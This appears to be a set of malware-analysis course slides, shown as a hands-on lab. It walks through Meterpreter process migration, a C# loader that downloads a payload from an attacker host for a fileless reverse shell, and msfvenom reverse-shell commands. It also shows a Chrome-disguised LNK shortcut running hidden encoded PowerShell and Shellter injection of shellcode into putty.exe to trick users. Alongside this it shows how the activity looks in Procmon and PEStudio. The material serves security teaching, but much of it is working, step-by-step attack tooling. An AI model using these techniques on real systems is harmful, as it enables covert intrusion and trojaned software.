Meterpreter can migrate into other processes with system privileges, and it's best to find a process with system privileges. WmiPrvSE.exe is a good one (PID 6788)

Use migrate 6788 to migrate into process with PID 6788. You'll need to change the number for your process. Make sure it's running as NT/authority system

Use getpid after the migration to show that you've migrated.

```
meterpreter > getpid  
Current pid: 6788
```



# Meterpreter - Migrating Processes

Now reopen procmon and filter your results by PID.

Display entries matching these conditions:

PID is 6788 then Include

Reset Add Remove

Column	Relation	Value	Action
<input checked="" type="checkbox"/>  PID	is	6788	Include
<input checked="" type="checkbox"/>  Process N...	is	Procmon.exe	Exclude



# Meterpreter - Migrating Processes

On meterpreter type shell to get a Windows Command Shell

```
meterpreter > shell  
Process 1168 created.  
Channel 1 created.  
Microsoft Windows [Version 10.0.19045.2006]  
(c) Microsoft Corporation. All rights reserved.  
  
c:\users\bryan\desktop>
```





# Loading our own Shells

Download the loader.cs and payload.cs files from brightspace to your kali machines. You will also need to mono-mcs with apt.

Create an EXE for the loader with this command:

```
(bryan@kali)-[~]  
$ mcs -out:loader.exe loader.cs
```



# Loading our own Shells

Open your payload file and replace the base64 string with your reverse shell payload (the command to run is in the file)

```
//use unstaged payload if not using Metasploit as C2
// msfvenom -p windows/x64/shell_reverse_tcp lhost= lport= -f base64 -b'\x00\x0a\x0d'
string b64_payload = "SDHJSIHpxv///0iNBe///9Iu8qdFySo9GPrSDFYJ0gt+P///+L0NtWUwFgco+vKnVZ16aQxupzVJvbNvOi5qtW"
byte[] buf = System.Convert.FromBase64String(b64_payload);
```

Compile the payload

```
(bryan@kali)-[~]
$ mcs -out:payload.exe payload.cs
```






# Loading our own Shells

Start a python web server and download loader.exe onto your flare-vm (keep the python web server open)

```
(bryan@kali)-[~]  
$ sudo python3 -m http.server 80  
[sudo] password for bryan:  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
█
```

# Loading our own Shells


Open procmon and set your filter to Process name is loader.exe





# Loading our own Shells

Ensure these events are being recorded.





# Loading our own Shells

Run loader to load your payload with the following command.

```
C:\Users\bryan\Desktop>loader.exe --path http://192.168.11.135/payload.exe
```


# Loading our own Shells

The loader will take your payload and load a cmd.exe process (because we picked the reverse shell option, but this can be any payload). Notice near the end of the processes that loader reaches out to your http server, then to your netcat listener

5:39:0...	loader.exe	4976	Thread Create	
5:39:0...	loader.exe	4976	Thread Create	
5:39:0...	loader.exe	4976	Load Image	C:\Windows\System32\dnsapi.dll
5:39:0...	loader.exe	4976	TCP Connect	DESKTOP-39UP7VP.localdomain:50189 -> 192.168.11.135:http
5:39:0...	loader.exe	4976	TCP Send	DESKTOP-39UP7VP.localdomain:50189 -> 192.168.11.135:http
5:39:0...	loader.exe	4976	TCP Receive	DESKTOP-39UP7VP.localdomain:50189 -> 192.168.11.135:http
5:39:0...	loader.exe	4976	TCP Receive	DESKTOP-39UP7VP.localdomain:50189 -> 192.168.11.135:http
5:39:0...	loader.exe	4976	TCP Receive	DESKTOP-39UP7VP.localdomain:50189 -> 192.168.11.135:http
5:39:0...	loader.exe	4976	TCP Disconnect	DESKTOP-39UP7VP.localdomain:50189 -> 192.168.11.135:http
5:39:0...	loader.exe	4976	Thread Create	
5:39:0...	loader.exe	4976	TCP Reconnect	DESKTOP-39UP7VP.localdomain:50190 -> 192.168.11.135:4444
5:39:0...	loader.exe	4976	TCP Reconnect	DESKTOP-39UP7VP.localdomain:50190 -> 192.168.11.135:4444
5:39:0...	loader.exe	4976	TCP Reconnect	DESKTOP-39UP7VP.localdomain:50190 -> 192.168.11.135:4444
5:39:0...	loader.exe	4976	TCP Reconnect	DESKTOP-39UP7VP.localdomain:50190 -> 192.168.11.135:4444
5:39:0...	loader.exe	4976	TCP Disconnect	DESKTOP-39UP7VP.localdomain:50190 -> 192.168.11.135:4444
5:39:0...	loader.exe	4976	Process Create	C:\Windows\SYSTEM32\cmd.exe
5:39:0...	loader.exe	4976	Thread Exit	
5:39:0...	loader.exe	4976	Thread Exit	
5:39:0...	loader.exe	4976	Thread Exit	

# Loading our own Shells


The process tree will show loader.exe loading a cmd.exe process.

A screenshot of the Windows Task Manager 'Processes' tab. The 'loader.exe (4976)' process is selected and highlighted in blue. It has a tree icon to its left, indicating it has child processes. The child processes listed are 'cmd.exe (7740)', 'loader.exe (1004)', and 'WerFault.exe (3436)'. The 'cmd.exe' process is further expanded, showing its parent as 'loader.exe (4976)'. The 'WerFault.exe' process is also expanded, showing its parent as 'loader.exe (4976)'. The table columns are: Name, Description, Path, Company Name, and Session Name.

loader.exe (4976)		C:\Users\bryan\Desktop\loader.exe		DESKTOP-39UF...
cmd.exe (7740)	Windows Command Processor	C:\Windows\SYSTEM32\cmd.exe	Microsoft Corporat...	DESKTOP-39UF...
loader.exe (1004)		C:\Users\bryan\Desktop\loader.exe		DESKTOP-39UF...
WerFault.exe (3436)	Windows Problem Reporting	C:\Windows\system32\WerFault.exe	Microsoft Corporat...	DESKTOP-39UF...


# Loading our own Shells

Procexp will show us the loader process still running. We can right click and kill it.



# Loading our own Shells

Notice that the cmd process will still be running, and you'll be able to run commands from your reverse shell. You now have a fileless reverse shell (you can delete loader.exe too).





The background is a dark navy blue. In the top-left corner, there are two overlapping geometric shapes: a blue parallelogram and a light green parallelogram. In the bottom-left corner, there is a circular inset showing a detailed, grayscale image of a microchip or circuit board. In the top-right corner, there is a faint, grayscale image of a circuit board with many small components.

# Sneaky Malware




# Hiding Malware

Attackers are spending a lot of time to trick you into running or installing malware. There have been many ways attacks can hide malware or malicious files on seemingly OK files.

# LNK Files

LNK files, commonly known as shortcuts, can run an EXE on the PC.

Here is the LNK file for Chrome on my desktop.






# Hiding Malware

However, we can also use LNK files to be more malicious. They can run powershell commands rather than point to an EXE on the system. LNK files do have a character limit, so we can't use it to run long commands.

Let's run the loader we used in the previous section with a LNK file. First, we need to make a shell.cmd file. This is a file that the LNK file will run with our loader command. Save it in the same place as the loader (for me it was my desktop)



```
new 1 x shell.cmd x
1 C:\Users\bryan\Desktop\loader.exe --path http://192.168.11.135/payload.exe
```



# Hiding Malware

We will then use the Start-Process command in powershell to launch our shell.cmd file. We will encode our command into Base64. This makes it easy for PowerShell to read our command and not get messed up by special characters.

```
PS C:\Users\bryan\Desktop> $code = 'Start-Process C:\Users\bryan\Desktop\shell.cmd'
PS C:\Users\bryan\Desktop> $bytes = [System.Text.Encoding]::Unicode.GetBytes($code)
PS C:\Users\bryan\Desktop> $encodedCommand = [Convert]::ToBase64String($bytes)
PS C:\Users\bryan\Desktop> $encodedCommand
UwB0AGEAcgB0AC0AUABYAG8AYwB1AHMAcwAgAEMA0gBcAFUAcwB1AHIAcwBcAGIAcgB5AGEAbgBcAEQAZQBzAGsAdABvAHAAXABzAGgAZQBsAGwALgBjAG0A
ZAA=
```



# Hiding Malware

We can try out our command to make sure it works (be sure to run your python server and nc listener on your Kali machine). The command should get a reverse shell on your Kali machine.

```
C:\Users\bryan>powershell.exe -Nop -noni -w hidden -encodedCommand UwB0AGEAcgB0AC0AUABYAG8AYwB1AHMAcwAgAEMA0gBcAFUAcwB1A  
HIAcwBcAGIAcgB5AGEAbgBcAEQAZQBzAGsAdABvAHAAXABzAGgAZQBzAGwALgBjAG0AZAA=
```



# Hiding Malware

## Breaking Down the Command

- Nop = no profile - You have no idea what someone's PowerShell profile settings will be (possible security settings). No profile is the default.
- noni = Non Interactive - There will be no PowerShell prompts for the user. This is to hide the powershell window.
- w hidden = Hidden Window - This will not show a PowerShell window.
- encodedCommand - PowerShell will accept the command as a base64 encoded command.



# Making the LNK File

After you've made sure your command produces a reverse shell, it is time to make the lnk file.

1. We create a new wscript.shell object (necessary for LNK files)
2. We name our shortcut
3. We give it Chrome's Icon
4. We tell it what program to run (PowerShell)
5. We give it the arguments we want PowerShell to run
6. We save our LNK file






# Making the LNK File

```
PS C:\Users\bryan\Desktop> $obj = New-object -comobject wscript.shell
PS C:\Users\bryan\Desktop> $link = $obj.createshortcut("C:\Users\bryan\Desktop\legit_chrome.lnk")
PS C:\Users\bryan\Desktop> $link.iconlocation = "C:\Program Files\Google\Chrome\Application\chrome.exe"
PS C:\Users\bryan\Desktop> $link.targetpath = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
PS C:\Users\bryan\Desktop> $link.arguments = "-Nop -noni -w hidden -encodedCommand UwB0AGEAcgB0AC0AUABYAG8AYwB1AHMAcwAgAEMA0gBcAFUAcwB1AHIAcwBcAGIAcgB5AGEAbgBcAEQAZQBzAGsAdABvAHAAXABzAGgAZQBzAGwALgBjAG0AZAA="
PS C:\Users\bryan\Desktop> $link.save()
```


# Making the LNK File

You should see your LNK file now (mine is on my desktop). Double clicking it should give you a reverse shell.



# Process Analyzation

We do not see the LNK file, as it isn't actually a process (very sneaky). We see that PowerShell ran our command, which started the CMD process, starting our Loader and our reverse shell (similar to the previous section).



Process Name (PID)	Description	Path	Company Name
powershell.exe (3808)	Windows PowerShell	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Microsoft Corporation
Conhost.exe (5380)	Console Window Host	C:\Windows\System32\Conhost.exe	Microsoft Corporation
cmd.exe (6404)	Windows Command Processor	C:\Windows\system32\cmd.exe	Microsoft Corporation
Conhost.exe (4056)	Console Window Host	C:\Windows\System32\Conhost.exe	Microsoft Corporation
loader.exe (10188)		C:\Users\bryan\Desktop\loader.exe	
cmd.exe (348)	Windows Command Processor	C:\Windows\SYSTEM32\cmd.exe	
GoogleCrashHandler.exe (6860)	Google Crash Handler	C:\Program Files (x86)\Google\Update\1.3.36.312\GoogleCrashHandler.exe	Google LLC
msedge.exe (7812)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporation
msedge.exe (7888)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporation
msedge.exe (8096)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporation
msedge.exe (8104)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporation
msedge.exe (8140)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporation
msedge.exe (7824)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporation
msedge.exe (8292)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporation
msedge.exe (7876)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporation
msedge.exe (9748)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporation


**Description:** Windows PowerShell  
**Company:** Microsoft Corporation  
**Path:** C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  
**Command:** "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Nop -noni -w hidden -enc  
**User:** DESKTOP-39UP7VP\bryan



# PE Injection

It is possible, though very technical, to inject shellcode into a PE. Kali has a tool you can use called shellter. You can install it with apt. If you don't have wine installed, it will give you a command to install wine as well.

Remember, a PE is just a set of instructions and data. If we can read the instructions, we can insert our own malicious instructions and force the PE to call them.





# PE Injection - Setup

First we need to grab a 32 bit PE. I use putty, which is a tool commonly found on Windows used for connecting over SSH. You can download the 32 bit exe (32-bit x86) from putty's site onto your Kali machine.


<https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html>

## **putty.exe (the SSH and Telnet client itself)**

64-bit x86:	<a href="#">putty.exe</a>	<a href="#">(signature)</a>
64-bit Arm:	<a href="#">putty.exe</a>	<a href="#">(signature)</a>
32-bit x86:	<a href="#">putty.exe</a>	<a href="#">(signature)</a>

# PE Injection - Setup

Now we can run shellter with sudo permissions. You can use H to display hello whenever it prompts you.



```
Shell7er

          1010101 01 10 0100110 10 01 11001001 00111101 0010001
          11 10 01 00 01 01 01 01 10 11 10 10 11 10
          00100011 11100001 11011 11 10 00 10011 0110001
          11 00 10 01 11 01 11 01 01 11 01 01 11
          00100010 11 00 0011010 1001111 0001111 00 1100011 01 10 v7.2
          www.ShellterProject.com Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): _
```

# PE Injection - Setup

Run it as Automatic (A)

```

1010101 01 10 0100110 10 01 11001001 0011101 001001
11 10 01 00 01 01 01 10 11 10
0010011 1110001 11011 11 10 00 10011 011001
11 00 10 01 11 01 11 01 11
0010010 11 00 0011010 100111 000111 00 1100011 01 10 v7.2
www.ShellterProject.com Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): H
Info: Choose between two operation modes.
Manual: This mode can be more flexible, but requires more interaction
        by the user.
Auto: This mode is fast, effective and easy to use. Great for a quick shot!
Note: Auto Mode also supports command line which allows the user to customise
      its usage.
      Run Shellter using -h argument to see the help menu, or the --examples
      argument to see some command line examples.

Choose Operation Mode - Auto/Manual (A/M/H): A
PE Target:
```



# PE Injection - Setup

Set your PE target to where you downloaded putty.exe. It will then analyze the PE's instructions (this can take 5-10 minutes) and find good spots to inject malicious instructions

```
Choose Operation Mode - Auto/Manual (A/M/H): A  
PE Target: /home/bryan/Downloads/putty.exe_
```





# PE Injection - Setup

We will run in stealth mode. This makes it so the actual putty PE runs at the same time as our shell code. This is great for when people think they've downloaded a legitimate version of putty and can use it, all the while our reverse shell is running.

```
*****
* First Stage Filtering *
*****

Filtering Time Approx: 0.0039 mins.

Enable Stealth Mode? (Y/N/H): Y_
```



# PE Injection - Setup

We can then tell it what shellcode to use. If we have our own shell code, we can tell it to use a custom payload. We can also use some presets, like a regular reverse shell (though these don't work too well). Let's set a custom payload. In another terminal, use msfvenom to create a raw reverse shell.

```
(bryan@kali)-[~/Downloads]
$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.11.135 lport=4444 -f raw -b'\x00\x0a\x0d' >shell.raw
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
```



# PE Injection - Setup

Now we can point Shellter to use our custom payload by selecting custom and pointing it to our shell.raw file.


```
*****
* Payloads *
*****

[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): c
Select Payload: /home/bryan/downloads/shell.raw
Is this payload a reflective DLL loader? (Y/N/H): N
```

# PE Injection - Setup

After that, your payload should be created. Transfer it onto your flare-vm and run it. You should see putty run, as well as a reverse shell on your Kali machine.



# PE Injection - Setup

Notice in PEStudio you'll see that the data about the file is unchanged

pestudio 9.54 - Malware Initial Assessment - www.winitor.com - [c:\users\bryan\downloads\putty.exe]

file settings about

c:\users\bryan\downloads\putty.exe

- indicators (wait...)
- footprints (wait...)
- virusotal (37/72)**
  - dos-header (size > 64 bytes)
  - dos-stub (wait...)
  - rich-header (n/a)
  - file-header (executable > 32-bit)
  - optional-header (subsystem > GUI)
- directories (count > 6)
- sections (wait...)
- libraries (wait...)
- imports (wait...)
- exports (n/a)
- thread-local-storage (n/a)
- .NET (wait...)
- resources (signature > Compiled-HTML)
- strings (wait...)
- debug (n/a)
- manifest (PuTTY)
- version (OriginalFilename > PuTTY)**
- certificate (n/a)
- overlay (n/a)

property	value
<u>footprint</u> > md5	AC4A249EB86941CA8B737CFA114B584B
<u>location</u>	.rsrc:0x00159EA8
file-type	executable
language	English-UK
code-page	Unicode UTF-16, little endian
CompanyName	Simon Tatham
ProductName	PuTTY suite
FileDescription	SSH, Telnet, Rlogin, and SUPDUP client
InternalName	PuTTY
OriginalFilename	<b>PuTTY</b>
FileVersion	Release 0.79 (with embedded help)
ProductVersion	Release 0.79
LegalCopyright	Copyright © 1997-2023 Simon Tatham.